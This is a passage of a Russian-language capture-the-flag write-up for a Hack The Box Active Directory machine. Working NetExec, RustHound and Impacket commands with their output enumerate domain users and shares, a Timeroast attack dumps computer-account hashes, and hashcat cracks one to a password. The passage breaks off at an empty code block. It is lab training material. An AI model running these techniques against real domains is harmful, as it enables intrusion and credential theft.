
Проверка учетных данных

В ответе получаем ошибку `STATUS_NOT_SUPPORTED`, а значит, будем использовать аутентификацию Kerberos. Для этого обновим запись в файле `/etc/hosts`.

```
10.10.11.75 rustykey.htb dc.rustykey.htb dc
```

Теперь можно обратиться к LDAP и запросить список пользователей. Иногда в описании учетных записей попадается полезная информация.

```
faketime -f '+8h' nxc ldap dc.rustykey.htb -u 'rr.parker' -p
'8#t5HE8L!W3A' -k --users
```




```
faketime -f '+8h' nxc ldap dc.rustykey.htb -u 'rr.parker' -p '8#t5HE8L!W3A' -k --users
LDAP        dc.rustykey.htb 389    DC               [*] None (name:DC) (domain:rustykey.htb)
LDAP        dc.rustykey.htb 389    DC               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
LDAP        dc.rustykey.htb 389    DC               [*] Enumerated 11 domain users: rustykey.htb
LDAP        dc.rustykey.htb 389    DC               -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        dc.rustykey.htb 389    DC               Administrator                 2025-06-05 01:52:22 0        Built-in account for administering the computer/domain
LDAP        dc.rustykey.htb 389    DC               Guest                         <never>             0        Built-in account for guest access to the computer/domain
LDAP        dc.rustykey.htb 389    DC               krbtgt                        2024-12-27 03:53:40 0        Key Distribution Center Service Account
LDAP        dc.rustykey.htb 389    DC               rr.parker                     2025-06-05 01:54:15 0
LDAP        dc.rustykey.htb 389    DC               mm.turner                     2024-12-27 13:18:39 0
LDAP        dc.rustykey.htb 389    DC               bb.morgan                     2025-07-31 22:16:40 0
LDAP        dc.rustykey.htb 389    DC               gg.anderson                   2025-07-31 22:16:40 0
LDAP        dc.rustykey.htb 389    DC               dd.ali                        2025-07-31 22:16:40 0
LDAP        dc.rustykey.htb 389    DC               ee.reed                       2025-07-31 22:16:40 0
LDAP        dc.rustykey.htb 389    DC               nn.marcos                     2024-12-27 14:34:50 0
LDAP        dc.rustykey.htb 389    DC               backupadmin                   2024-12-30 03:30:18 0
```

Список пользователей

Аутентификация пройдена, список пользователей сохраняем в файл. Теперь просмотрим список общих SMB-каталогов.

```
faketime -f '+8h' nxc smb dc.rustykey.htb -u 'rr.parker' -p
'8#t5HE8L!W3A' -k --shares
```



```
faketime -f '+8h' nxc smb dc.rustykey.htb -u 'rr.parker' -p '8#t5HE8L!W3A' -k --shares
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
SMB         dc.rustykey.htb 445    dc               [*] Enumerated shares
SMB         dc.rustykey.htb 445    dc               Share           Permissions     Remark
SMB         dc.rustykey.htb 445    dc               -----           -----------     ------
SMB         dc.rustykey.htb 445    dc               ADMIN$                          Remote Admin
SMB         dc.rustykey.htb 445    dc               C$                              Default share
SMB         dc.rustykey.htb 445    dc               IPC$            READ            Remote IPC
SMB         dc.rustykey.htb 445    dc               NETLOGON        READ            Logon server share
SMB         dc.rustykey.htb 445    dc               SYSVOL          READ            Logon server share
```

Список общих каталогов

Тут тоже ничего интересного не находим, а значит, будем собирать информацию о домене с помощью BloodHound.


> **Справка: BloodHound**
>
> Утилита BloodHound использует теорию графов для выявления скрытых и зачастую непреднамеренных взаимосвязей в среде Active Directory. Ее можно использовать, чтобы легко идентифицировать очень сложные пути атаки. Помимо самой утилиты, которая позволяет просматривать граф, существует часть, загружаемая на удаленный хост для сбора информации. Она бывает в версиях для разных ОС и на разных языках программирования.

Собирать данные будем с помощью коллектора **RustHound**, он может использовать аутентификацию Kerberos. Внесем информацию о целевом домене в файл `/etc/krb5.conf`.

```
[domain_realm]
    .rustykey.htb = RUSTYKEY.HTB
    rustykey.htb = RUSTYKEY.HTB

[libdefaults]
    default_realm = RUSTYKEY.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = true
    ticket_lifetime = 24h
    forwardable = true

[realms]
    RUSTYKEY.HTB = {
        kdc = DC.RUSTYKEY.HTB
        admin_server = DC.RUSTYKEY.HTB
        default_domain = RUSTYKEY.HTB
    }
```

Затем запросим TGT-билет пользователя и выполним подключение к службе LDAP.


```
faketime -f '+8h' getTGT.py rustykey.htb/'rr.parker':'8#t5HE8L!W3A'
```



```
faketime -f '+8h' getTGT.py rustykey.htb/'rr.parker':'8#t5HE8L!W3A'
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in rr.parker.ccache
```

Получение TGT-билета

```
KRB5CCNAME=rr.parker.ccache faketime -f "+8h" ./rusthound-ce -d
rustykey.htb -u rr.parker -f DC -k -z -c All
```




```
KRB5CCNAME=rr.parker.ccache faketime -f "+8h" ./rusthound-ce -d rustykey.htb -u rr.parker -f DC -k -z -c All
---------------------------------------------------
Initializing RustHound-CE at 22:28:55 on 07/31/25
Powered by @g0h4n_0
Special thanks to NH-RED-TEAM
---------------------------------------------------

[2025-07-31T19:28:55Z INFO  rusthound_ce] Verbosity level: Info
[2025-07-31T19:28:55Z INFO  rusthound_ce] Collection method: All
[2025-07-31T19:28:55Z INFO  rusthound_ce::ldap] Connected to RUSTYKEY.HTB Active Directory!
[2025-07-31T19:28:55Z INFO  rusthound_ce::ldap] Starting data collection...
[2025-07-31T19:28:56Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-07-31T19:28:58Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=rustykey,DC=htb
[2025-07-31T19:28:58Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-07-31T19:29:01Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=rustykey,DC=htb
[2025-07-31T19:29:01Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-07-31T19:29:05Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=rustykey,DC=htb
[2025-07-31T19:29:05Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-07-31T19:29:06Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=rustykey,DC=htb
[2025-07-31T19:29:06Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-07-31T19:29:06Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=rustykey,DC=htb
[2025-07-31T19:29:06Z INFO  rusthound_ce::json::parser] Starting the LDAP objects parsing...
[2025-07-31T19:29:06Z INFO  rusthound_ce::json::parser] Parsing LDAP objects finished!
[2025-07-31T19:29:06Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2025-07-31T19:29:06Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2025-07-31T19:29:06Z INFO  rusthound_ce::json::maker::common] 12 users parsed!
[2025-07-31T19:29:06Z INFO  rusthound_ce::json::maker::common] 66 groups parsed!
[2025-07-31T19:29:06Z INFO  rusthound_ce::json::maker::common] 16 computers parsed!
[2025-07-31T19:29:06Z INFO  rusthound_ce::json::maker::common] 10 ous parsed!
[2025-07-31T19:29:06Z INFO  rusthound_ce::json::maker::common] 3 domains parsed!
[2025-07-31T19:29:06Z INFO  rusthound_ce::json::maker::common] 2 gpos parsed!
[2025-07-31T19:29:06Z INFO  rusthound_ce::json::maker::common] 73 containers parsed!
[2025-07-31T19:29:06Z INFO  rusthound_ce::json::maker::common] .//20250731222906_rustykey-htb_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 22:29:06 on 07/31/25! Happy Graphing!
```

Логи RustHound

К сожалению, и тут никакого пути продвижения не находим. Также я решил проверить уязвимые к Pre2k и Timeroast учетные записи компьютеров. Первый вариант ни к чему не приводит, а вот второй дает возможность скомпрометировать учетную запись `IT-COMPUTER3`.

Первым делом получаем хеши учетных записей.

```
nxc smb 10.10.11.75 -M timeroast
```




```
nxc smb 10.10.11.75 -M timeroast
SMB         10.10.11.75     445    10.10.11.75      [*] x64 (name:10.10.11.75) (domain:10.10.11.75) (signing:True) (SMBv1:False)
TIMEROAST   10.10.11.75     445    10.10.11.75      [*] Starting Timeroasting...
TIMEROAST   10.10.11.75     445    10.10.11.75      1000:$sntp-ms$364a058da64b309b0c7de0a837e819ed$1c0111e900000000000a50a64c4f434cec35d99aff87089de1b8428bffbfcd0aec3643eedf86deabec3643eedf871b11
TIMEROAST   10.10.11.75     445    10.10.11.75      1103:$sntp-ms$1de293c13670d88279101a45a4fd9478$1c0111e900000000000a50a74c4f434cec35d99afd806515e1b8428bffbfcd0aec3643ef71781916ec3643ef7178415a
TIMEROAST   10.10.11.75     445    10.10.11.75      1104:$sntp-ms$d26b2bbbb65d0abc46dac39be4fe927c$1c0111e900000000000a50a74c4f434cec35d99aff7bccffe1b8428bffbfcd0aec3643ef737371e7ec3643ef7373affb
TIMEROAST   10.10.11.75     445    10.10.11.75      1105:$sntp-ms$dc005690283b47983eb164a6db6d2790$1c0111e900000000000a50a74c4f434cec35d99b007fa6a9e1b8428bffbfcd0aec3643ef747758fcec3643ef747782ee
TIMEROAST   10.10.11.75     445    10.10.11.75      1106:$sntp-ms$5a1f3bb5e462f61d01e3d7625a33e26a$1c0111e900000000000a50a74c4f434cec35d99afe107b78e1b8428bffbfcd0aec3643ef75df3809ec3643ef75df604d
TIMEROAST   10.10.11.75     445    10.10.11.75      1107:$sntp-ms$935c398c34f60dbf04d6cdb315e7e530$1c0111e900000000000a50a74c4f434cec35d99aff8a4060e1b8428bffbfcd0aec3643ef775903a7ec3643ef77592535
TIMEROAST   10.10.11.75     445    10.10.11.75      1118:$sntp-ms$697b91a7478b12cdc9568b55afecfa15$1c0111e900000000000a50a74c4f434cec35d99b008f87c7e1b8428bffbfcd0aec3643ef846682ebec3643ef84669a68
TIMEROAST   10.10.11.75     445    10.10.11.75      1119:$sntp-ms$f839eafee590327d08cce5a88b2fe5fd$1c0111e900000000000a50a74c4f434cec35d99b0099b03fe1b8428bffbfcd0aec3643ef84709df7ec3643ef8470c7e9
TIMEROAST   10.10.11.75     445    10.10.11.75      1120:$sntp-ms$a79e9ac9943ea648be348a3578fd66a8$1c0111e900000000000a50a74c4f434cec35d99afde481f5e1b8428bffbfcd0aec3643ef85d4082aec3643ef85d42b65
TIMEROAST   10.10.11.75     445    10.10.11.75      1121:$sntp-ms$4c9dc6e318c229daf0c0056be5c89077$1c0111e900000000000a50a74c4f434cec35d99afeb2c691e1b8428bffbfcd0aec3643ef86a15478ec3643ef86a34bca
TIMEROAST   10.10.11.75     445    10.10.11.75      1122:$sntp-ms$9f828b25570ca5d00c38668d6bf3372a$1c0111e900000000000a50a74c4f434cec35d99afd00b963e1b8428bffbfcd0aec3643ef88c749d6ec3643ef88c76ebe
TIMEROAST   10.10.11.75     445    10.10.11.75      1123:$sntp-ms$d1a566042ee45691215d8140f895c030$1c0111e900000000000a50a74c4f434cec35d99afdab3aabe1b8428bffbfcd0aec3643ef8971c970ec3643ef8971ee59
TIMEROAST   10.10.11.75     445    10.10.11.75      1124:$sntp-ms$736277a1d9fba14436d7e97125d26a32$1c0111e900000000000a50a74c4f434cec35d99aff0f677ce1b8428bffbfcd0aec3643ef8ad5edddec3643ef8ad61e85
TIMEROAST   10.10.11.75     445    10.10.11.75      1125:$sntp-ms$032bf757bd28c50c01e1e223c4a5baad$1c0111e900000000000a50a74c4f434cec35d99b00e1f2cee1b8428bffbfcd0aec3643ef8ca884eeec3643ef8ca8a82a
TIMEROAST   10.10.11.75     445    10.10.11.75      1126:$sntp-ms$dbb0a9d2972f9069fba39d1aa9ba1603$1c0111e900000000000a50a74c4f434cec35d99afe7bd63ae1b8428bffbfcd0aec3643ef8e5af874ec3643ef8e5b1f0a
TIMEROAST   10.10.11.75     445    10.10.11.75      1127:$sntp-ms$4527059005d9a1fc2158eaa25a251ee4$1c0111e900000000000a50a74c4f434cec35d99aff710d89e1b8428bffbfcd0aec3643ef8f50331eec3643ef8f505807
```

Атака Timeroast

Затем используем эту версию hashcat для подбора пароля к полученным хешам. Перебор производится очень быстро, получаем один пароль.

```
hashcat -m 31300 hashes.txt rockyou.txt
```




```
$sntp-ms$032bf757bd28c50c01e1e223c4a5baad$1c0111e900000000000a50a74c4f434cec35d99b00e1f2cee1b8428bffbfcd0aec3643ef8ca884eeec3643ef8ca8a82a:Rusty88!
```

Результат перебора хешей

С помощью NetExec проверяем, валидный ли пароль.

```
faketime -f '+8h' nxc ldap dc.rustykey.htb -u 'IT-COMPUTER3$' -p
'Rusty88!' -k
```




```
